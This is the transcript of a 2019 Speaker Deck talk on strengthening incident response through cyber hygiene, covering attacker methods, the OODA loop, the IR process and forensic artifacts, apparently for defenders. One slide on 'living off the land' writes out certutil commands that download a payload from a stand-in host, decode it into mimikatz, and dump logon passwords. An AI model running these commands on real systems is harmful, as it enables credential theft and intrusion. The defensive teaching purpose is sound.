Upgrade to Pro
— share decks privately, control downloads, hide ads and more …
Speaker Deck
Sign up for free
Menu
Search
Features
All features
Private URLs
Password Protection
Custom URLS
Scheduled publishing
Remove Branding
Restrict embedding
Deck Collections
Notes
Features
All features
Private URLs
Password Protection
Custom URLS
Scheduled publishing
Remove Branding
Restrict embedding
Deck Collections
Notes
Explore
Featured decks
Featured speakers
Programming
Technology
Storyboards
Explore
Featured decks
Featured speakers
Programming
Technology
Storyboards
Pricing
Search
Sign in
Sign up for free
Enhancing Incident Response with Cyber Hygiene
Search
Steve Bowers
October 28, 2019
Technology
21
0
Share
Embed
Copy iframe code
Copy JS code
Copy link
Start on current slide
Enhancing Incident Response with Cyber Hygiene
Steve Bowers
October 28, 2019
More Decks by Steve Bowers
See All by Steve Bowers
My Attack Surface is How Big? (BSides Ottawa 2022)
bowersbrews
0
67
Regaining the High Ground
bowersbrews
0
38
Other Decks in Technology
See All in Technology
re:Invent初参加で変わったこと、2回目にやってみたいこと(JAWS-UG彩の国埼玉 #12)
mhrtech
2
230
ソフトウェア ファクトリー - 再現性のあるソフトウェアの工場づくり / Software factory
iktakahiro
6
4.9k
アウトプット初心者、半年間のふりかえり
4o1sobblue
0
430
Browser Spec: Testing Hotwire with Ruby
takahashim
1
120
AIがコードを書く時代に、エンジニアは何で自分の価値を証明するのか / In an era where AI writes code how do engineers prove their value
carta_engineering
3
1.1k
Classmethod Company Deck
satoshi7
1
690
DevelopersIO 2026 知識の地図を描く ─ オントロジーとは何か?
ishikawa_satoru
1
1.7k
実体験から学ぶ分析エージェントの開発と運⽤
recruitengineers
PRO
8
2.4k
Local CI × GitHub Actions
gogutan
2
200
USB PDを使ってスマホを労わりたい
raspython3
0
180
ストレスなくAIと付き合いたい!こんなときどうしてる?
namiki64
3
540
日本語に強いオープンな大規模言語モデル「LLM-jp」
odashi
4
1.1k
Featured
See All Featured
A designer walks into a library…
pauljervisheath
211
25k
Java REST API Framework Comparison - PWX 2021
mraible
34
9.8k
From π to Pie charts
rasagy
1
400
We Are The Robots
honzajavorek
0
400
Ethics towards AI in product and experience design
skipperchong
2
430
svc-hook: hooking system calls on ARM64 by binary rewriting
retrage
2
630
Building Applications with DynamoDB
mza
96
7.2k
Fantastic passwords and where to find them - at NoRuKo
philnash
53
4k
Game over? The fight for quality and originality in the time of robots
wayneb77
1
300
Designing Experiences People Love
moore
143
24k
The Impact of AI in SEO - AI Overviews June 2024 Edition
aleyda
6
1.2k
How to audit for AI Accessibility on your Front & Back End
davetheseo
0
600
Transcript
How cyber hygiene helps get from detection to eradication quickly
Enhanced Incident Response
Questions u How do the good guys get owned? u
How do the bad guys get around? u What is Cyber Hygiene? u How does Cyber Hygiene enhance IR? u What can you do to enhance Cyber Hygiene? 10/6/19 Cyber Resilience: Enhancing Incident Response – © Steve Bowers, 2019 2

How the good guys get owned… Social engineering Unpatched systems
Malware 10/6/19 Cyber Resilience: Enhancing Incident Response – © Steve Bowers, 2019 3
How the bad guys get around… u Thinking in graphs
instead of lists u Finding resources you don’t know exist u Living off the land with built-in utilities 10/6/19 Cyber Resilience: Enhancing Incident Response – © Steve Bowers, 2019 4

• Asset lists, vulnerability spreadsheets, user directories… these are lists
that defenders usually use • If one system is breached, what does that mean for other assets? Thinking in graphs helps us predict how many user accounts may be compromised, or connections to other assets that may be compromised in case of a breach. • We need to move beyond creating lists of assets, users, etc., and looking at the relationships between each. Helps attackers discover relationships between systems and applications, as well as user accounts, throughout a given environment. Thinking in Graphs… 10/6/19 Cyber Resilience: Enhancing Incident Response – © Steve Bowers, 2019 5 WebSrv DB Srv SSH SQL SSH RDP In contrast, many - if not most - defenders are still thinking in lists such as asset inventory and user accounts. DC Jump Box

Finding assets you don’t know exist… 10/6/19 Cyber Resilience: Enhancing
Incident Response – © Steve Bowers, 2019 6 Scans such as ARP scanning, Nmap, and vulnerability scans are performed by the bad guys once they get a foothold on the network. These are often scans that the defenders are not permitted to perform due to their being “resource intensive” or “noisy”.

• Did you know that certutil can be used to
download applications within Windows? There are all kinds of built-in utilities that provide neat functionality for attackers to download malicious payloads and other goodies to further exploit systems and maintain persistence within your environment. Living off the land… 10/6/19 Cyber Resilience: Enhancing Incident Response – © Steve Bowers, 2019 7 Once the attacker gets in, they install malware in order to maintain persistence and exfiltrate data or perform other nefarious deeds… Or at least they used to. Now they can leverage tools built into the OS to do their bidding. C:\>certutil.exe –urlcache –split –f http://malurl.com/mimi-base64.exe C:\>certutil.exe –decode ncat-base64.exe mimikatz-decoded.exe C:\>mimikatz-decoded.exe mimikatz # sekurlsa::logonpasswords
Cyber Resilience: Enhancing Incident Response – © Steve Bowers, 2019
How the good guys protect themselves… 10/6/19 8 u OODA u Risk management u Incident response u Cyber hygiene
• Observe: Where we collect “observables” from the environment that

tell us whether or not there is something bad happening on our network/systems. • Orient: We take the observables and apply business and IT context around them to determine the probability of the threat affecting your org, and what the impact may be. • Decide: Settle on a course of action to remediate/mitigate the threat, lay out the actors/tasks, and assign roles and responsibilities. • Act: Execute the strategy devised in the Decide stage. • And start over… observe the outcomes from the actions, and move forward. The OODA Loop. 10/6/19 Cyber Resilience: Enhancing Incident Response – © Steve Bowers, 2019 9 Observe Orient Decide Act Gather info about the current situation Contextualize information to the current incident Determine next steps towards remediation Execute based on decision outcomes

Risk Management Outcomes Identify Protect Detect Respond Recover Understand your
business: assets, people, processes, etc. Keep your critical services running securely Implement capabilities to detect threats to your business Get back to normal operations in a timely manner Build response capabilities to act on cyber events 10/6/19 Cyber Resilience: Enhancing Incident Response – © Steve Bowers, 2019 10

- Investigation is often not part of the incident response
process, beyond rudimentary root cause analysis - Inserting investigation into the loop can yield important artifacts for detection of further threats, and provides indicators of compromise or indicators of attack - Artifacts can reveal issues with system configurations – such as unknown user accounts or previously missed vulnerabilities – to bring forward in post-incident work and integrate into preparation efforts - Containment – be wary of when to contain automatically because it may cause you more grief than it prevents. The Incident Response Process 10/6/19 Cyber Resilience: Enhancing Incident Response – © Steve Bowers, 2019 11 Preparation Detection & Analysis Post-Incident Work Investigation Containment Eradication & Recovery Indicators for validation of incident/threat scope Produce artifacts for detection and prevention measures

Enhancing our IR efforts 10/6/19 Cyber Resilience: Enhancing Incident Response
– © Steve Bowers, 2019 12 Investigation Detection & Analysis Post-Incident Work • Registry hives • Running processes with hashes • Network connections • Hosts file • Module/DLLs Forensic Artifacts • Services to be disabled • Required firewall rules • User accounts to disable • Software to patch Indicators of Compromise • File/process hashes • IP addresses • Injected DLLs • Registry keys

• Garnering this insight presents more questions: • How am
I identifying, validating, and mitigating vulnerabilities? • Do I have processes, systems in place to enhance response efforts • In a nutshell – Cyber Hygiene provides organizations with insight into their environment: • What is on my network? What is it doing? • Am I vulnerable? Do I have any mitigating controls in place? • Are any threats in the wild applicable to my environment? How do my countermeasures stack up? Cyber Hygiene 10/6/19 Cyber Resilience: Enhancing Incident Response – © Steve Bowers, 2019 13 Compile asset information, permissions, configuration info, etc. Employ threat detection and prevention, data analytics, etc. Ensure that your backup strategy is implemented. Develop playbooks and automate response. Create systems to enhance cyber operations. Assess, validate, and mitigate vulnerabilities. Train/Develop your SecOps Staff

- Each of the frameworks we’ve discussed are systems, and
in all systems, the cardinal rule applies… garbage in, garbage out. - Cyber hygiene, on all fronts, enables systematic enhancements that greatly improve the effectiveness of IR capabilities IR Process and Cyber Hygiene… 10/6/19 Cyber Resilience: Enhancing Incident Response – © Steve Bowers, 2019 14 Preparation Detection & Analysis Investigation Containment Eradication & Recovery • Establish IR capabilities. • Prevent incidents. • Determine of attack vector(s). • Scope detected incident(s). • Quarantine affected systems • Stop incident from spreading • Extract artifacts from affected systems • Ingest artifacts into detectors • Eliminate threats from affected systems • restore normal functionality How cyber hygiene comes into play… Create processes, playbooks, and automation to take pre-approved action quickly. Ensure forensic tools are deployed to extract artifacts, train analysts accordingly. Identify assets, validate countermeasures, mitigate vulnerabilities, test IR plan. Validate detection and monitoring mechanisms, ingest threat intel, ensure logging. Test data backup systems, ensure configuration management.

Takeaways… how to enhance IR u Make cyber hygiene a
priority in your environment… u Think in graphs – put those lists to good use and build relationships u Investigate your incidents, find new avenues to detect the next threa u Don’t be afraid to use more resources to suss out the unknown u OODA all the things. Period. 10/6/19 Cyber Resilience: Enhancing Incident Response – © Steve Bowers, 2019 15


 bowersbrews
 mhrtech
 iktakahiro
 4o1sobblue
 takahashim
 carta_engineering
 satoshi7
 ishikawa_satoru
 recruitengineers
 gogutan
 raspython3
 namiki64
 odashi
 pauljervisheath
 mraible
 rasagy
 honzajavorek
 skipperchong
 retrage
 mza
 philnash
 wayneb77
 moore
 aleyda
 davetheseo